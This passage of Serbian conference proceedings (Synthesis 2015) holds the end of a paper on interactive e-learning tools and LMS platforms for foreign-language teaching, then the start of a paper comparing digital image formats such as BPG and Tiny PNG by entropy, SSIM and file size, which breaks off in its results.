4. Konstrukcija znanja: Sa tehničke strane je na ovom nivou potrebno obezbediti alate za razmenu mišljenja i diskusiju, za koju moderator bira *online*-aktivnosti koji podstiču procesni karakter razvoja znanja.
5. Razvoj: Na petom nivou tehnička podrška predviđa informacije o dodatnim resursima izvan virtuelne učionice, dok je zadatak moderatora da motiviše učesnike da preuzmu odgovornost za svoje učenje i da ideje koje su dobili učestvujući u *online*-aktivnostima na prethodnim nivoima edukacije primene u praksi.


Proces interakcije koji odgovara principima interaktivnog pristupa učenju i podučavanju se sukcesivno izgrađuje i intenzivira u svakoj narednoj fazi ovog modela elektronskog učenja u virtuelnom okruženju.

## 3.3. SINHRONA I ASINHRONA INTERAKCIJA

Elektronsko učenje se, u odnosu na različite načine prezentacije sadržaja, formata medija, načina isporuke sadržaja, a posebno prirode interakcije koja se ostvaruje između učesnika u tom vidu učenja i predavača može svrstati u dve kategorije: asinhrono i sinhrono.

Kod asinhronog načina učenja uloga nastavnika je statička, tako što nastavnik u elektronskoj

formi postavi informacije na veb-stranicu, a pojedini učenici i nastavnik ne moraju u isto vreme biti onlajn. Nastavni materijal se prezentuje putem interneta, veb-prezentacija, audio i video prezentacija, a interakcija između učesnika nastavnog procesa se obavlja putem elektronske pošte, debatnih grupa, foruma i dr. Asinhrono učenje uvažava individualne razlike učenika i dozvoljava učeniku sa većim predznanjem da brže napreduje. Dodatna prednost je ta što učesnici raspored obavljanja zadataka prilagođavaju svom raspoloživom vremenu i dnevnom ritmu, što istovremeno pruža mogućnost učešća u edukaciji polaznicima iz različitih vremenskih zona. Ovaj vid rada smanjuje troškove i povećava ekonomičnost nastavnog procesa, ali omogućava i potpunu aktuelnost, jer se zastarele informacije mogu veoma brzo dopuniti ili zameniti novim. Najčešće mogućnosti




Slika 1: Faze e-učenja
Izvor: prilagođeno prema http://www.gillysalmon.com/five-stage-model.html



DOI: 10.15308/Synthesis-2015-166-170

asinhrone komunikacije su: e-pošta, veb-forum ili diskusione grupe, *news*-grupe - javni forumi koji koriste *Usenet-system*, *Wiki-Web,* blog, podkast.

Sinhrona interakcija se odvija bez značajnog vremenskog odstupanja, tako što polaznici istovremeno učestvuju u nastavnom procesu. Alati koji se koriste za sinhronu komunikaciju su *chat*, veb-telefonija (*Skype*), društvene mreže, *Instant Massaging*, video-konferencije, itd.

## 4. INTERNET-SERVISI I SADRŽAJI U FUNKCIJI E-UČENJA

Neki od najzasupljenijih internet servisa i sadržaja koji obezbeđuju efektivnu realizaciju principa interaktivnosti u procesu e-učenja detaljnije su opisani u nastavku teksta.

*Elektronska pošta (e-mail)* je najjednostavniji oblik asinhrone interakcije čije su prednosti: jednostavnost pri korišćenju, privatnost u komunikaciji, dovoljno vremenskog prostora za razmišljanje i odgovor.

*Cirkularna pošta (Mailing list)* je servis sa sličnim oblikom interakcije kao *e-mail* koji obezbeđuje jednostavnost u korišćenju, prilagođenost radu s grupom, deljenje učesnika u nekoliko manjih grupa u skladu sa određenim individualnim sklonostima i karakteristikama.

*Diskusione grupe (Forum)* su sajtovi ili delovi većeg sajta gde se na osnovu sličnog interesovanja mogu izneti mišljenja, komentari, postavljati pitanja ili odgovarati na pitanja. Na forumima se razjašnjavaju nedoumice, razmenjuju mišljenja, vode javne rasprave a moguće je otvoriti vlastitu diskusionu grupu po određenoj temi čime se dodatno poboljšava komunikacija korisnika.

Interaktivni razgovor na Internetu *(Internet Relay Chat*-IRC*)* je jedan od najčešćih i najpopularnijih oblika sinhrone komunikacije baziran na tekstualnim porukama preko interneta ili intraneta u realnom vremenu. Omogućava interaktivni razgovor velikog broja korisnika sa približno jednakim znanjem, čime se podstiče ravnopravnost učesnika, objektivnost ocene i mogućnost nadoknađivanja propuštenog sadržaja.

Video-konferencije (*Video Conferencing Instruction*) su oblik sinhrone komunikacije u kojoj se uživo snima i prenosi audio i video materijal. Video-konferencijsko predavanje ponekad se prenosi i kao emitovanje na vebu (*webcasting*). Snimljeni audio-vizuelni sadržaji dostupni na zahtev (*Video-on-Demand*) mogu sadržati video-zapise predavanja, kurseve, prezentacije, kao i posebno snimljene i režirane edukativne video-zapise u različitim okruženjima.

Tekstualni i drugi sadržaji u neinteraktivnom i interaktivnom obliku (PDF dokumenti, Word ili *PowerPoint* datoteke, knjige u HTML formatu, objavljivanje dokumenata na *Google Docs* ili multimedijalnih obrazovnih sadržaja na *YouTube-u* ili *Flickr-u*, *wiki* tekst editor*,* itd.) predstavljaju najazastupljeniji obrazovni oblik sadržaja u e-učenju.

Testovi, kvizovi, igre, različiti zadaci za uvežbavanje i dr., su primer interaktivnih načina provere usvojenih znanja. Ovako oblikovani obrazovni sadržaji omogućavaju automatizaciju *feedback*-a (povratne informacije) polaznicima o njihovoj uspešnosti u usvajanju obrazovnih sadržaja, unose raznolikost u obrazovni proces, animiraju polaznike, omogućuju interakciju a kroz on-line testove polaznici mogu izvršiti samoprocenu znanja uz mogućnost automatskog ocenjivanja s drugima.

*Blog* je vrsta veb-sajta i značajan alat za realizaciju e-obrazovanja (npr. tematski blog, link blog) putem kojih se mogu ostvariti određeni ciljevi *e-learning*-a kao što je to slučaj i sa diskusionim grupama ili *chat*-om. Blog se pokazao kao izvanredan komplement tradicionalnoj nastavi u pogledu obaveštenosti studenata ali prevashodno u unapređenju komunikacije i podizanju motivacije i drugih afektivnih činilaca učenja stranog jezika.

## 5. LMS OKRUŽENJE I ALATI ZA E-OBRAZOVANJE

Sistemi, koji upravljaju *e-learning* okruženjem nazivaju se LMS-sistemima (*Learning Management System*). Pored LMS-a, u upotrebi su i sistemi za kreiranje obrazovnih sadržaja i upravljanje učenjem (*Learning Content Management System* – LCMS), koji su proširen eksternim alatima, prilagođenim za kreiranje nastavnih materijala u cilju inteniziviranja njihove personalizacije (*Course Authoring Tools* ili *Content Development Tools*). U proteklom vremenu stvoreno je mnogo takvih sistema, kako komercijalnih tako i otvorenog koda, ali nije oformljen jedinstven standard koga bi se morali pridržavati da bi se nazvali LMS ili LCMS-om. Tačnije, LMS-sistemi objedinjuju sve potrebne alate za implementiranje e-učenja kroz izradu i dostavljanje sadržaja, komunikaciju, interakciju, testove i kvizove i dr.

Danas postoji veliki broj besplatnih (*freeware*) LMS-ova, ili *courseware*-alata, za koje se kaže da su open source (otvorenog kôda) varijante, ali i komercijalnih softvera, tj. onih koji se plaćaju. Najzastupljeniji besplatni *courseware*-alati *Moodle*, *Claroline*, *Atutor*, ILIAS podržavaju "*OpenSource*"-filozofiju, što znači da obezbeđuju softver čiji je izvorni kod, u nekom programskom jeziku, dostupan u okviru "*open source*" licence. Korisnici ovih alata mogu menjati, prepravljati, poboljšavati njegov sadržaj i prilagoditi ga svojim potrebama, što nije slučaj sa plaćenim softverom.

Najpoznatiji primeri komercijalnih *courseware*-alata su *WebCT, BlackBoard i IntraLearn*, koji, za razliku od besplatno dostupnih alata obezbeđuju: privatni prostor i postavke, bolju asinhronu i sinhronu komunikaciju, interni *e-mail*, korišćenje kalendara, izbor izgleda interfejsa, više mogućnosti u proveri znanja, podršku za audio i video sadržaje, podršku za razmenu sadržaja i dr.

Jedan od najzasupljenijih je Moodle open-source Sistem za upravljanje kursevima (*Course Management System-CMS*), takođe poznat i kao Sistem za upravljanje učenjem (*Learning Management System- LMS*) ili Virtuelno okruženje za učenje (*Virtual Learning Environment- VLE*) koji koriste univerziteti, škole i individualni instruktori, pre svega, radi kreiranja i unapređivanja kurseva pomoću veb-tehnologija.

U skladu sa specifičnim ciljevima realizacije nastave stranih jezika, analizom navedenih alata, sa aspekta pojedinih internet servisa i sadržaja relevantnih za postizanje efektivnih rezultata u *online* okruženju, može se uočiti da rad u okviru diskusija, debata i foruma, kao i upravljanje njihovim sadržajem na nivou kursa podržavaju svi prethodno navedeni sistemi za e-učenje. Komunikacija putem elektronske pošte (*e-mail*) i *mailing* liste najefikasnije se prezentuje za korisnike *Moodle* platforme, dok ostali sistemi ne obezbeđuju optimalan broj administrativnih podešavanja za određene opcije. Kalendar događaja, struktuiran na *Moodle* platformi, omogućava prikaz događaja vezanih za svaki predmet pojedinačno, dok kod ostalih sistema to nije slučaj. Administrativni alati za kreiranje i upravljanje sadržajem su podržani u svim opisanim sistemima. Iz ugla bezbednosti, zaštite i anonimnosti, autentifikacija je realizovana na osnovnom nivou na svim opisanim platformama, s tim što *Moodle* platforma omogućava enkripciju sesije, odnosno, šifrovanje i dešifrovanje podataka korišćenjem standardnih protokola za zaštitu podataka.



DOI: 10.15308/Synthesis-2015-166-170

Prema mogućnostima kreiranja testova, *Moodle* platforma nudi najveći broj različito struktuiranih tipova pitanja, kao i po tehničkim karakteristikama opisa korišćenja informacione arhitekture, podrške različitim vrstama baza podataka i sistema za upravljanje bazom podataka.

*Moodle* sistem, kreiran poštujući pedagoške principe, prednjači i sa aspekta kvaliteta interakcije nastavnika i studenata, interakcije između samih studenata, unapređenja motivacije i samostalnosti studenata, itd., što je od izuzetnog značaja za nastavu stranih jezika na visokoškolskoj ustanovi gde broj studenata u grupama u većini slučajeva prevazilazi uobičajene standarde.

## 6. REZIME

Efikasnost navedenih sistema i *coursware*-alata za e-učenje u cilju postizanja ciljeva specifičnih za nastavu stranih jezika u velikoj meri zavisi od načina njihovog korišćenja i uređenja. *Online*-aktivnosti koje se realizuju pomoću ponuđenih alata u virtuelnom okruženju moraju biti tako strukurisane da odgovaraju definisanim fazama interaktivnog učenja u skladu sa postavljenim ciljevima u smislu ostvarenja odgovarajućih ishoda učenja. To znači da pojedine alate s jedne strane ne treba koristiti proizvoljno, već analogno jezičkoj veštini koja se prezentuje ili uvežbava, ali i da, s druge strane, učesnici u procesu učenja moraju biti svesni njihove funkcije.

U nastavi stranih jezika posebnu primenu imaju asinhorini veb-alati kao što su mejl, forum, blog i podkast, i sinhroni kao na primer veb-telefonija (*Skype*), *chat* i video-konferencije. Zajednički rad na tekstu, kako u sinhronom, tako i u asinhronom vidu omogućavaju takozvani tekst-editori, od kojih je do sada bio najzastupljeniji *wiki.* Dokumenti se mogu sinhrono obrađivati i na *Google Docs,* dok se na *YouTube-u* ili *Flickr-u* može naći raznovrstan nastavni materijal ili pak objaviti i komentarisati sopstvene video-klipove i fotografije.

Pored veb-alata i platformi, internet kao globalna mreža nudi obilje sadržaja, koji, ukoliko se pažljivo biraju, iniciraju autentične komunikativne situacije. U nastavnom kontekstu ti resursi sa tehničke strane omogućuju *online*-učenje, a sa sadržajne podstiču pismene i usmene komunikativne kompetencije i interakciju, u uže jezičkom i u širem socijalnom smislu. *Wiki* na primer služi, osim za prezentovanje sadržaja u okviru zadataka, i da učesnici zajednički pišu tekstove različitih vrsta (eseje, recenzije, prikaze) i daju *feedback,* sastavljaju i razmenjuju liste interesantnih linkova, izrađuju različite prezentacije, organizuju grupni rad, vode lični dnevnik ili protokol aktivnosti *etc.* Za uvežbavanje usmenih jezičkih veština slušanja i govora u nastavi stranih jezika od velike pomoći su podkasti, jer oni osim autentičnih primera korišćenja stranog jezika nude i obilje sociokulturoloških tema. Osim toga, učesnici imaju mogućnost da kreiraju i objavljuju i sopstvene priloge.

Zaključno se može reći da je za produktivno korišćenje internet-servisa i sadržaja, pored stručnih, jezičko-metodičkih znanja i veština potrebno obezbediti i razvijati kod svih učesnika u nastavnom procesu i medijsku kompetenciju. To se ne odnosi samo na poznavanja tehničkih uslova za realizaciju e-učenja, u smislu rukovanja hardverom i softverom, već na medijsku kompetenciju kao ključnu životnu veštinu. Ona obuhvata znanja o pojedinim LMS-sistemima i *courseware*-alatima, poznavanje mogućnosti njihove implementacije u nastavnom procesu i sposobnost kreiranja adekvatnih *online*-aktivnosti (*E-tivity*) u skladu sa odgovarajućim fazama *online*-učenja (kao na primer sa predstavljenim modelom Gilly Salmon), ali i sposobnost kritičkog sagledavanja prednosti i mana učenja u virtuelnom okruženju.

## LITERATURA


Fallon, C., & Brown, S. (2003). *E-learning standards: A guide to purchasing, developing, and deploying standards-conformant e-learning*. Boca Raton, FL: St. Lucie Press.

Cohn, R.C. (2009). *Von der Psychoanalyse zur themenzentrierten Interaktion*. Stuttgart: Klett-Cotta.

Häfele, H., & Maier-Häfele, K. (2004). *101 e-learning-Seminarmethoden: Methoden und Strategien für die Online- und blended-learning-Seminarpraxis*. Bonn: ManagerSeminare-Verl.-GmbH.

Maier-Häfele, K., & Häfele, H. (2005). *Open-Source-Werkzeuge für e-Trainings: Übersicht, Empfehlungen und Anleitungen für den sofortigen Seminareinsatz*. Bonn: ManagerSeminare-Verl.-GmbH.

Paramythis, A., & Loidl-Reisinger, S. (2004). Adaptive Learning Environments and e-Learning Standards. *Electronic Journal of e-Learning*. 2, (1), 181-194.

Perraton, H. (2000). Open and Distance Learning in the Developing World. London: Routlege.

Rivers, W. M. (1987). *Interactive language teaching*. Cambridge [Cambridgeshire: Cambridge University Press.

Rösler, D., & Würffel, N. (2014). *Lernmaterialien und Medien*. München: Klett-Langenscheidt.

Salmon, G. (2004). *E-tivities*. Zürich: Orell Füssli Verlag AG.

Salmon, Gilly. The five stage model. Preuzeto sa http://www.gillysalmon.com/five-stage-model.html

Schart, M., Legutke, M. (2012). *Lehrerkompetenz und Unterrichtsgeatlatung*. München: Klett-Langenscheidt.

USDLA. (2015). The United States Distance Learning Association. Preuzeto sa www.usdla.org

Weber, H. (1998). Interaktiver Fremdsprachenunterricht: Definitionen, Formen, Funktionen. *Zielsprache Englisch*, 28, 5-10.




DOI: 10.15308/Synthesis-2015-166-170

Synthesis
International Scientific Conference of IT and Business-Related Research

# ANALIZA KVALITETA RAZLIČITIH FORMATA DIGITALNE SLIKE

## ANALYSIS OF THE QUALITY OF DIFFERENT DIGITAL IMAGE FORMATS

Ratko Ivković[1], Ivana Milosević[2], Tatjana Petrović[3], Smiljana Bijelović[4], Nebojša Ivković[5]
[1]Departman za Elektrotehničko i Računarsko inženjerstvo, Fakultet Tehničkih Nauka, Univerzitet u Prištini, Kosovska Mitrovica, Srbija
[2]SP Audio i video tehnologije, Visoka škola elektrotehnike i računarstva, Beograd, Srbija
[3]Kriminalističko–policijska akademija, Beograd, Srbija
[4]Evropski univerzitet, Brcko Distrikt, Bosna i Hercegovina
[5]Visoka poslovno – tehnička škola, Užice, Srbija

**Apstrakt:**
Ovaj rad pruža analizu kvaliteta novih i za sada nedovoljno korišćenih formata digitalne slike. Pored brojnih idejnih rešenja načina zapisa digitalne slike, danas je u upotrebi veoma mali broj formata zapisa. Analiza je sprovedena uz pomoć matematičkih alata CVIPtools i Matlab softverskog paketa. Slike koje su obuhvaćene istraživanjem predstavljaju slike standardnih karakteristika za oblast digitalne obrade slike, pa su stoga i dobijeni rezultati merljivi i daju validne rezultate za poređenje sa ostalim radovima iz ove oblasti.

**Ključne reči:**
BPG, Super PNG, Tiny PNG, Tiny JPEG, formati digitalne slike.

**Abstract:**
This paper provides the quality analysis of new and insufficiently explored digital image formats. Besides numerous ideal solutions of recording digital images, there is still a very small number of file formats being used. The analysis was carried out by means of mathematical tools CVIPtools and Matlab software. Images used in the research are are those with standard features in the filed of digital image processing, which makes the results obtained measurable and provides valid results for comparison with other related works in the field.

**Key words:**
BPG Super PNG, PNG Tiny, Tiny JPEG, digital image formats.

**Zahvalnica:**
Ovaj rad je podržan od strane Ministarstva prosvete i nauke Republike Srbije (projekat III44006).

## 1. UVOD

Pozicioniranje nekog formata digitalne slike na tržištu prvobitno zavisi od jednostavnosti algoritma, prustupačnosti formata za različite uređaje, a zatim od kvaliteta reprodukovane slike. Primer za ovo se može naći kroz GIF format slike koji je početkom 1990-tih definisao skoro sve pod jednim formatom (Jackson & Hannah, 1993). Transparentna pozadina, animacija i jednostavnost reprodukcije su bili razlozi da uprkos tome što se plaćala licenca za njegovo korišćenje, bude primarni format digitalne slike (Amer *et al*., 1999). Ova situacija se održala sve dok JPEG format nije preuzeo primat na Internetu kao vodeći format slike (Harris & Wright, 1991; Lan *et al*., 1999), firma Macromedia na polju animacija (Scott, 2000; Wei, 2009), a PNG format sa besplatnom licencom u oblasti transparentnih segmenata digitalne slike (ISO, 2004). Adobe kupuje kompaniju Macromedia 2005. godine, pa dolazi do promene u oblasti fleša, dodavanjem skripti u programiranju (*action script*) (Adobe, 2005). Na ovaj način, nakon 25 godina vladavine, GIF format je pomeren sa trona (Gelbmann, 2013). Danas se 65% slikovnih sadržaja u digitalnoj formi nalazi u JPEG formatu slike (Pessina, 2010). Sve do pojave eksperimentalne verzije BPG formata JPEG je bio neprikosnoven u odnosu kvalitet/kompresija (Marcellin *et al*, 2010; Maini & Mehra, 2010).

## 2. TEORIJSKI OKVIR

### BPG

BPG (*Better Portable Graphics*) predstavlja novi format zapisa digitalne slike. Cilj uvođenja ovog formata je da se zameni JPEG format u situacijama kada kvalitet predstavlja problem. Veoma visok stepen *Lossless* kompresije je ono po čemu se ovaj format razlikuje od drugih, što proističe iz činjenice da ima podršku za HEVC video kompresiju (Bross, 2012). Iako figurira visok stepen kompresije, BPG pruža mogućnost od 8 do 14 bita po kanalu, sto praktično znači da poseduje zapis bitske dubine 42 bita za dinamički opseg. Kada je u pitanju način zapisa, BPG se ugleda na JPEG format slike, pa je zastupljen zapis u YCbCr 4:2:0, 4:2:2, 4:4:4, a što se tiče kolor prostora tu figuriše YCgCo i CMYK (Mostafa *et al*, 2011; Rodriguez, 1995). Takođe, veoma je bitno napomenuti da BPG podržava suplementarne fajlove kao što su EXIF, ICC i XMP (TSR, 2015). Podrška Alfa kanala i podrška za animaciju su jako bitne, jer je pored visokog stepena kompresije, te tri osobine razlikuju BPG od JPEG formata digitalne slike. Samim tim može se reći da BPG ima osobine PNG formata kada je u pitanju transparentnosti, GIF formata po pitanju animacije, bolje osobine kompresije od JPEG formata, dok se upravo razvija podrška za veb pretraživače, pa se sa razlogom

E-mail: ratko.ivkovic@pr.ac.rs
DOI: 10.15308/Synthesis-2015-171-175

očekuje da ovaj format od naredne godine bude standardizovan i da zameni JPEG format.

### SUPER PNG

Ovaj format digitalne slike se zasniva na izmenjenom PNG algoritmu sa losslessly kompresijom. Tako da konverzija u ovaj format se zasniva na što manjim gubicima. Odnosno kada se uzme u obzir da prilikom zapisa dolazi do konverzije sa 24 bitskog na 32 bitsku dubinu zapisa, greška koja nastaje kompresijom se može potpuno zanemariti (Compress PNG, 2015). Koraci u algoritmu su prikazani na Slici 1 respektivno.

a)

b)

c)

Slika 1. Postupak "čišćenja" slike od neželjenih piksela
a) učitana originalna slika, b) definisanje transparentne oblasti, c) konverzija transparentne oblasti

U prvom koraku nakon učitavanja PNG slike sa transparentnom površinom, dolazi do njene konverzije u sliku sa tridesetdvobitnom dubinom zapisa. Nakon toga algoritam detektuje transparentu oblast, i konvertuje je u oblast sa vrednošću 0 u RGBA modu zapisa. Što znači da će u ovom koraku kompletna trasparentna oblast imati osobinu crne boje. Ovo se radi iz razloga greške transparentne oblasti, jer se u velikom broju slučajeva „neželjeni" pikseli upravo nalaze i u transparentnoj oblasti (šum, greška u definisanju oblasti, greška kompresije, itd.). Nakon opisanih postupaka slika se može zapisati u jednom od 11 kvantizacionih nivoa kompresije u spng formatu.

### TINY PNG

Nasuprot Super PNG formata slike, Tiny PNG koristi RGB mod zapisa slike sa predikcijom Alfa kanala. Za razliku od prethodnog zapisa ovde Alfa kanal se koristi kao osnova za množenje RGB zapisa (Tiny PNG, 2015). Tako npr. vrednost 0.5(0.0, 1.0, 0.0) predstavlja vrednost crvene 0%, zelene 100% i plave od 0% sa 50% transparentnosti. Ovakav način zapisivanja ima prednost u količini memorije za razliku od punog zapisa, mada dolazi do gubitka kvaliteta u pojedinim slučajevima.

### TINY JPEG

Svoj rad bazira na JPEG osnovnom algoritmu pri čemu se vrši analiza slike kroz teksture i boje (Tiny JPEG, 2015; Brodatz, 1966). Nakon toga pribegava kompresiji date slike na osnovu tih podataka. Sledeći korak ima za cilj ispravljanje grubih prelaza na slici, tako da izlazna slika ne poseduje drastične razlike u vrednosti susednih piksela.

### HDF (HIERARCHICAL DATA FORMAT)

Glavna odlika HDF načina zapisa slike je da se bazira na hijerarhijskom rasporedu zapisa „slojeva" u digitalnoj slici. U toj hijerarhijskom zapisu najveći primat imaju simboli, zatim numerički objekti pa grafičke strukture (Lee & Spence, 2002). Pa u situacijama kada je potrebna strukturalna raspodela objekata u digitalnoj slici, najpoželjnije je koristiti ovaj vid zapisa. HDF je naročito popularan u pojedinim naučnim krugovima pri zapisu slojevitih elemenata slike (HDF Group, 2015). Na primer, pri snimanju u spektroskopiji kada svaki sloj ovako struktuirane slike označava tačno definisani opseg talasnih dužina.

### IFF (INTERCHANGE FILE FORMAT)

Jedan od formata digitalne slike koji se najduže zadržao na tržištu, datira iz 1985. godine kao format digitalne slike predodređen za Amiga kompjutere. Danas, u izmenjenom obliku ima podršku kompresije sa malo gubitaka i *InterLeaved* bitskom mapom, sa tridesetdvobitnom dubinom zapisa (Amiga, 2010). Iz IFF formata digitalne slike nastao je TIFF format (nakon što je 1991. godine Microsoft kupio licencu), koji se danas koristi kao jedan od referentnih formata u analizi digitalne obrade slike.

### PBM (PORTABLE BIT MAP)

Format slike koji se zasniva na bitskoj mapi kao svojoj osnovi. Visina i širina slike se može podešavati na osnovu decimalnog zapisa prema ASCII kodu. Zapis se vrši u monohromatskim slikama sa tri odvojena kanala, koji se predstavljaju kao jedan RGB signal. Svaki bit predstavlja piksel, pri čemu u ovom slučaju 1 predstavlja crnu boju, a 0 belu. Redosled piksela se zapisuje sa leva na desno, dok je redosled njihovog skladištenja u okviru datoteke prema njihovoj težini. Na kraju dekoder čita redom piksele i sortira ih na bitskoj mapi (PBM, 2013). Ovaj format slike je napravljen kao alternativa BMP formatu slike.

## 3. METODOLOGIJA

Rad se bazira na standardima koji se koriste u teorijskom razmatranju oblasti digitalne obrade slike. Kvadratne rezolucije 512x512, sa 96 tačaka po inču za horizontalnu i vertikalnu rezoluciju, 24 bitska dubina zapisa (8 bita po RGB kanalu), u TIFF formatu. Ovaj format je izabran iz razloga što se ne bazira na kompresiji, pa su rezultati dobijeni analizom verodostojni, i merljivi sa ostalim radovima iz ove oblasti (Ivković *et al.*, 2015).



DOI: 10.15308/Synthesis-2015-171-175


Slika 2. Originalna slika bez transparentnih segmenata (768 kb)

Analiziran je kvalitet različitih formata sa slikom bez transparentnih segmenata, pa se tada utvrđuje kvalitet punog zapisa bez postojanja Alfa kanala, pri istim stepenima kompresije pa se zbog toga greška kompresije zanemaruje.

Treba napomenuti, da za sada ne postoji konačna verzija BPG formata slike, već da je za sada u obliku koda otvorene licence u C++ programskom jeziku, i da je za potrebe ovog rada izvršeno prilagođenje za potrebe rada u Matlabu da bi se ovaj format mogao posmatrati kao digitalni signal i meriti njegove karakteristike.


## 4. REZULTATI

Dobijeni rezultati koji su prikazani na graf. 1, daju uvid u entropiju digitalne slike, ili potencijal. Pošto je maksimalna vrednost entropije za dvadesetčetvorobitnu dubinu zapisa 8 bita, a vrednost originalne slike 7.7502 bita, lako se može utvrditi koliko se gubi ili dobija nakon konvertovanja u odnosu na originalnu sliku. Dobru informaciju predstavlja to što skoro svi formati zadržavaju gotovo identičnu vrednost potencijala slike, pri čemu je to odstupanje manje od ±1.5%.





Grafikon 1. Vrednosti entropije za posmatrane slike

Metod strukturalne sličnosti je možda jedan od najverodostojnih pokazatelja sličnosti originalne slike sa rekonstruisanom. Pri čemu poredi osvetljenje u slici, strukturu slike i kontrast slike. Pošto tokom analize dobijene slike nisu podvrgnute promeni rezolucije, metod strukturalne sličnosti će dati poređenje osvetljenja i kontrasta originala sa dobijenim slikama. Graf. 2. pokazuje vrednosti strukturalne sličnosti rekonstruisanih slika u odnosu na original za slučaj slika bez transparentnih segmenata. Maksimalno odstupanje se može primetiti kod BPG formata slike i iznosi 5.13%, mada uzevši u obzir da se primenjuje visok stepen kompresije kao kod HEVC kodeka, ova greška u osvetljenju i kontrastu je sasvim prihvatljiva. Formati JPEG, Tiny PNG, Tiny JPEG i Super PNG daju odstupanje od 1.6-3.6%, dok ostali formati daju gotovo identičnu sličnost sa originalnom slikom.




Grafikon 2. Vrednosti SSIM za posmatrane slike

Memorija rekonstruisanih slika je prikazana na grafikonu 3. Kao što se može primetiti iz grafikona format HDF zauzima najviše memorije prilikom zapisa, upravo zbog činjenice da hijerarhijski zapisuje sliku, pa je memorija duplo veća za razliku od izvornog fajla, dok sa druge strane najveća ušteda u memoriji se može uočiti kod novog formata slike BPG. Ta ušteda je 42.9 puta veća što predstavlja značajnu informaciju, i govori da će u bliskoj budućnosti ovaj format igrati značajnu ulogu na polju digitalne obrade slike. Nakon toga slede formati JPEG, Tiny JPEG, Super PNG i Tiny PNG, dok ostali formati zadržavaju približno istu količinu memorije i nakon kompresije.




Grafikon 3. Memorije slika korišćenih u analizi


Mera promene vrednosti piksela na određenom segmentu slike, ili mera nivoa detalja pokazuje učestalost promene vrednosti piksela. Što je ta promena veća nivo detalja je veći i obrnuto. Kao što se može uočiti sa grafikona 4. jedino formati BPG i Tiny JPEG daju nižu vrednost nivoa detalja za posmatrane Slika 3.



DOI: 10.15308/Synthesis-2015-171-175


Slika 3. BPG format (17.9 kb)

